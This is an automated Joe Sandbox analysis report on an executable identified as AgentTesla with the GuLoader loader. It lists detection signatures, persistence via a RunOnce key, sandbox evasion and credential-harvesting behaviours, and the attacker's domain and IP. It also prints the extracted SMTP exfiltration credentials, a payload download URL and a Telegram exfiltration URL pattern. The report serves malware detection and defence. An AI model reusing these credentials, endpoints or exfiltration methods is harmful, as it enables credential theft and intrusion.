ID: 322367
Sample Name: PO_010-240.exe
Cookbook: default.jbs
Time: 03:41:43
Date: 25/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report PO_010-240.exe

Overview

General Information

Sample Name:	PO_010-240.exe
Analysis ID:	322367
MD5:	9c827b2d04fd53e.
SHA1:	5ab0d449f17e2ae.
SHA256:	d30cc9d8ea9413..

Most interesting Screenshot:



Detection


AgentTesla GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: RegAsm connects …
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected GuLoader
- Hides threads from debuggers
- Initial sample is a PE file and has a …
- Installs a global keyboard hook
- May check the online IP address of …
- Queries sensitive BIOS Information …

Classification



Startup

- **System is w10x64**
- PO_010-240.exe (PID: 3420 cmdline: 'C:\Users\user\Desktop\PO_010-240.exe' MD5: 9C827B2D04FD53E767EE0D2413D99185)
  - RegAsm.exe (PID: 6072 cmdline: 'C:\Users\user\Desktop\PO_010-240.exe' MD5: 6FD7592411112729BF6B1F2F6C34899F)
    - conhost.exe (PID: 6080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- PREIMBUED.exe (PID: 4272 cmdline: 'C:\Users\user\sore\PREIMBUED.exe' MD5: 9C827B2D04FD53E767EE0D2413D99185)
  - RegAsm.exe (PID: 6264 cmdline: 'C:\Users\user\sore\PREIMBUED.exe' MD5: 6FD7592411112729BF6B1F2F6C34899F)
    - conhost.exe (PID: 6372 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- PREIMBUED.exe (PID: 6336 cmdline: 'C:\Users\user\sore\PREIMBUED.exe' MD5: 9C827B2D04FD53E767EE0D2413D99185)
  - RegAsm.exe (PID: 6432 cmdline: 'C:\Users\user\sore\PREIMBUED.exe' MD5: 6FD7592411112729BF6B1F2F6C34899F)
    - conhost.exe (PID: 6476 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "Igjkc0HpN",
  "URL: ": "http://ve2IyZTobSOfG5Vf.com",
  "To: ": "officesales@jtceh.com",
  "ByHost: ": "mail.jtceh.com:587",
  "Password: ": "=0AmHJaHF",
  "From: ": "officesales@jtceh.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.292786482.000000001D4F1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	


Source	Rule	Description	Author	Strings
00000001.00000002.292786482.000000001D4F1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000008.00000002.1283218914.000000001DBA6000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 8 entries				

Sigma Overview

System Summary:

Sigma detected: RegAsm connects to smtp port

Signature Overview



- AV Detection
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

Yara detected GuLoader

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 2	System Information Discovery 1 1 4	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Scheduled Task/Job	Registry Run Keys / Startup Folder 1	Process Injection 1 1 2	Obfuscated Files or Information 1	Input Capture 1 1	Query Registry 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	DLL Side-Loading 1	Credentials in Registry 1	Security Software Discovery 5 3 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Masquerading 1	NTDS	Virtualization/Sandbox Evasion 3 4	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Virtualization/Sandbox Evasion 3 4	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 1 1 2	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Network Configuration Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO_010-240.exe	20%	Virustotal		Browse
PO_010-240.exe	41%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\sore\PREIMBUED.exe	41%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0	0%	URL Reputation	safe	
http://ve2IyZTobSOfG5Vf.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://DuWwST.com	0%	Avira URL Cloud	safe	
http://mail.jtceh.com	0%	Avira URL Cloud	safe	
http://https://jtceh.com/oficework_AJmKD179.bin	0%	Avira URL Cloud	safe	
http://ocsp.sectigo.com0#	0%	URL Reputation	safe	
http://ocsp.sectigo.com0#	0%	URL Reputation	safe	
http://ocsp.sectigo.com0#	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	
http://https://api.ipify.orgGETMozilla/5.0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
elb097307-934924932.us-east-1.elb.amazonaws.com	184.73.247.141	true	false		high
mail.jtceh.com	162.213.255.53	true	true		unknown
jtceh.com	162.213.255.53	true	true		unknown
api.ipify.org	unknown	unknown	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false		high
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	RegAsm.exe, 00000008.00000003.518140961.000000000135A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://127.0.0.1:HTTP/1.1	RegAsm.exe, 00000001.00000002.292786482.000000001D4F1000.00000004.00000001.sdmp, RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://api.ipify.org	RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false		high
http://DynDns.comDynDNS	RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://sectigo.com/CPS0	RegAsm.exe, 00000008.00000003.518140961.000000000135A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ve2lyZTobSOfG5Vf.com	RegAsm.exe, 00000008.00000002.1283218914.000000001DBA6000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	RegAsm.exe, 00000001.00000002.292786482.000000001D4F1000.00000004.00000001.sdmp, RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://DuWwST.com	RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://mail.jtceh.com	RegAsm.exe, 00000008.00000002.1283623530.000000001DEDC000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false		high
http://https://jtceh.com/oficework_AJmKD179.bin	RegAsm.exe	false	• Avira URL Cloud: safe	unknown
http://https://secure.comodo.com/CPS0	RegAsm.exe, 00000008.00000003.488927857.0000000000EC1000.00000004.00000001.sdmp	false		high
http://https://api.telegram.org/bot%telegramapi%/sendDocumentdocument----------x	RegAsm.exe, 00000001.00000002.292786482.000000001D4F1000.00000004.00000001.sdmp, RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false		high
http://ocsp.sectigo.com0#	RegAsm.exe, 00000008.00000003.518140961.000000000135A000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.ipify.orgGETMozilla/5.0	RegAsm.exe, 00000008.00000002.1283147601.000000001DB51000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.213.255.53	unknown	United States		22612	NAMECHEAP-NETUS	true
184.73.247.141	unknown	United States		14618	AMAZON-AESUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	322367
Start date:	25.11.2020
Start time:	03:41:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 31s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO_010-240.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@12/2@5/2
EGA Information:	• Successful, ratio: 83.3%

HDC Information:	• Successful, ratio: 40.5% (good quality ratio 14.9%) • Quality average: 22% • Quality standard deviation: 32.6%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, RuntimeBroker.exe, backgroundTaskHost.exe, UsoClient.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, MusNotifyIcon.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.88.21.125, 52.147.198.201, 51.104.139.180, 2.20.84.85, 20.54.26.129, 92.122.213.247, 92.122.213.194, 52.155.217.156, 20.190.129.129, 20.190.129.18, 20.190.129.134, 20.190.129.23, 40.126.1.167, 20.190.129.16, 20.190.129.1, 40.126.1.135, 93.184.220.29, 51.104.136.2, 51.11.168.232, 20.190.129.19, 40.126.1.145, 20.190.129.160, 40.126.1.128, 20.190.129.133, 20.190.129.128, 40.126.1.142, 20.190.129.130, 51.11.168.160 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, cs9.wac.phicdn.net, www.tm.lg.prod.aadmsa.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www.tm.a.prd.aadg.trafficmanager.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ocsp.digicert.com, login.live.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, ris-prod.trafficmanager.net, displaycatalog.md.mp.microsoft.com.akadns.net, e1723.g.akamaiedge.net, settings-win.data.microsoft.com, login.msa.msidentity.com, settingsfd-geo.trafficmanager.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, dub2.next.a.prd.aadg.trafficmanager.net, skypedataprdcolwus15.cloudapp.net • Execution Graph export aborted for target RegAsm.exe, PID 6432 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
03:42:45	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce PROLOGISIN C:\Users\user\sore\PREIMBUED.exe
03:42:53	API Interceptor	3317x Sleep call for process: RegAsm.exe modified
03:42:53	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\RunOnce PROLOGISIN C:\Users\user\sore\PREIMBUED.exe

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
184.73.247.141	phy__1__31629__2649094674__1605642612.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	h5I9F5YQyX.exe	Get hash	malicious	Browse	• api.ipify.org/
	14RP4w9CuA.exe	Get hash	malicious	Browse	• api.ipify.org/
	FACTURA PENDIENTE.exe	Get hash	malicious	Browse	• api.ipify.org/
	Swift Copy_G3181992.exe	Get hash	malicious	Browse	• api.ipify.org/
	Haruko Industrial Supply offer.exe	Get hash	malicious	Browse	• api.ipify.org/
	SKM__C20192910887888001990.pdf.exe	Get hash	malicious	Browse	• api.ipify.org/
	5fNtovgDmX.exe	Get hash	malicious	Browse	• api.ipify.org/
	1104_83924.xlsb	Get hash	malicious	Browse	• api.ipify.org/
	OZmn6gKEgi.exe	Get hash	malicious	Browse	• api.ipify.org/
	E099874321.exe	Get hash	malicious	Browse	• api.ipify.org/
	BL2648372240.xls.exe	Get hash	malicious	Browse	• api.ipify.org/
	ZAzoeb7NY6.exe	Get hash	malicious	Browse	• api.ipify.org/
	7Pkuj1axGK.exe	Get hash	malicious	Browse	• api.ipify.org/
	35pDlzhl45.exe	Get hash	malicious	Browse	• api.ipify.org/
	B3T7eh73ok.exe	Get hash	malicious	Browse	• api.ipify.org/?format=xml
	Payment.exe	Get hash	malicious	Browse	• api.ipify.org/
	pqE2Ika4EY.exe	Get hash	malicious	Browse	• api.ipify.org/
	QN27UyUjZ5.exe	Get hash	malicious	Browse	• api.ipify.org/
	kDIdm73DV3.exe	Get hash	malicious	Browse	• api.ipify.org/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
elb097307-934924932.us-east-1.elb.amazonaws.com	INV+PL+BL-201BD.exe	Get hash	malicious	Browse	• 174.129.214.20
	aguerox.exe	Get hash	malicious	Browse	• 54.225.66.103
